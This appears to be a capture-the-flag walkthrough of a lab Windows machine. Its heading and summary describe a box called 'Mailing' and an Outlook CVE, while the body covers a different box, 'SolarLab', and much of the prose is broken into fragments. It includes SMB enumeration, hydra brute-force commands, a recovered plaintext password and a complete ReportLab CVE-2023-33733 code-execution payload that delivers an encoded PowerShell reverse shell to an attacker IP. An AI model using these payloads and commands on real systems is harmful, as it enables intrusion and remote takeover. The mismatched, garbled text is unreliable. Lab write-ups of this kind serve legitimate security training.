

Mailing
Mailing - EASY Windows Box - This box focuses on the abuse of a outlook CVE to gain the foothold followed up with Libre Office Exploitation to gain admin access to dump hashes for a local admin user for root.

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
To scan or not to scan? That is the question.

[~] The config file is expected to be at "/home/froggiedrinks/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.129.19.24:80
Open 10.129.19.24:135
Open 10.129.19.24:139
Open 10.129.19.24:445
Open 10.129.19.24:6791
[~] Starting Script(s)
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-20 06:56 CDT
Initiating Ping Scan at 06:56
Scanning 10.129.19.24 [4 ports]
Completed Ping Scan at 06:56, 0.02s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 06:56
Scanning solarlab.htb (10.129.19.24) [5 ports]
Discovered open port 135/tcp on 10.129.19.24
Discovered open port 445/tcp on 10.129.19.24
Discovered open port 80/tcp on 10.129.19.24
Discovered open port 139/tcp on 10.129.19.24
Discovered open port 6791/tcp on 10.129.19.24
Completed SYN Stealth Scan at 06:56, 0.03s elapsed (5 total ports)
Nmap scan report for solarlab.htb (10.129.19.24)
Host is up, received echo-reply ttl 127 (0.0090s latency).
Scanned at 2024-09-20 06:56:06 CDT for 0s

PORT     STATE SERVICE      REASON
80/tcp   open  http         syn-ack ttl 127
135/tcp  open  msrpc        syn-ack ttl 127
139/tcp  open  netbios-ssn  syn-ack ttl 127
445/tcp  open  microsoft-ds syn-ack ttl 127
6791/tcp open  hnm          syn-ack ttl 127

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
           Raw packets sent: 9 (372B) | Rcvd: 6 (248B)

Interesting open port on 6791. Attempting to go to this in the browser http://report.solarlab.htb:6791/ we are routed to a report subdomain. Lets add this to our /etc/hosts list.
Going to this port we are greeted with a login page ReportHub.

SMB PORT open 445. Lets attempt an anonymous login.netexec smb 10.129.19.24 -u 'anonymous' -p '' --shares
smbclient to connect to these shares and see whats inside. smbclient \\\\10.129.19.24\\Documents

conceptsAlso we have some files we can exfil:
details-file.xlsx
old_leave_request_form.docx
Change directories to concepts and we see 2 more files:
Training-Request-Form.docx
Travel-Request-Sample.docx

mget command to get all files in this directory and the other directory.
libreoffice on Linux or office on windows the docx files appear useless, but exploring the details-file.xlsx we get a small password/email/user dump.
report.solarlab.htb page is unsuccessful.
--rid-brute on the smb share and see if we can extract anymore info.netexec smb 10.129.19.24 -u 'anonymous' -p '' --rid-brute

blake is indeed a user that has access to the share. Using the Password dumped form the xlsx sheet we can indeed access the share using blakexlsx too (2) text files so we can use them in some brute forcing attempts.userSolarLabs.txtpasswordsSolarLabs.txtreport.solarlab.htb page with hydra and see if we get valid user hits.hydra -L usersSolarLab.txt -P passwordsSolarlab.txt report.solarlab.htb -s 6791 http-post-form "/login:username=^USER^&password=^PASS^&enter=Login:User not found." -V

Firstname,LastLetterofName. We dont see blake in this list. Because in our list his name doesn’t include his last name letter.-L parameter in our hydra command to -l BlakeB and see if we return a valid login.lowercase -l instead of -L when doing a direct user and not a list.hydra -l BlakeB -P passwordsSolarlab.txt report.solarlab.htb -s 6791 http-post-form "/login:username=^USER^&password=^PASS^&enter=Login:User not found." -V

report.solarlab.htb:6791.BlakeB PASSWORD: ThisCanB3typedeasily1@
pdf file.
reportlab pdf cve we actually get a CVE related to this functionality.
POC: https://github.com/c53elyas/CVE-2023-33733
CVE: https://nvd.nist.gov/vuln/detail/CVE-2023-33733
POC we can see the payload being used to activate the exploit.
<p>
              <font color="[ [ getattr(pow,Word('__globals__'))['os'].system('curl http://10.10.*.*') for Word in [orgTypeFun('Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: False, '__eq__': lambda self,x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)}, '__hash__': lambda self: hash(str(self)) })] ] for orgTypeFun in [type(type(1))] ] and 'red'">
                exploit
                </font>
            </p>
We can capture a burp request on the Generate PDF button under the Training Request page and pass this payload into the request and see if it returns anything.
We can curl back to our HTTP server as a test. It is successful. Now lets change our command to some base64 obfuscated powershell for a reverse shell callback.
<p>
              <font color="[ [ getattr(pow,Word('__globals__'))['os'].system('powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANwAwACIALAAzADcAMwA0ADcAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA') for Word in [orgTypeFun('Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: False, '__eq__': lambda self,x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)}, '__hash__': lambda self: hash(str(self)) })] ] for orgTypeFun in [type(type(1))] ] and 'red'">
                exploit
                </font>
            </p>
NOTICE: The POC has <PARA> in the exploit. I had to change those flags to <p> </p> in order for the exploit to work. I don’t understand why but if you have issues in processing the exploit then try that.
blake.
type out the user flag.
C:\users\Blake\Documents directory we some interesting folders. Exploring these folders we find a users.db 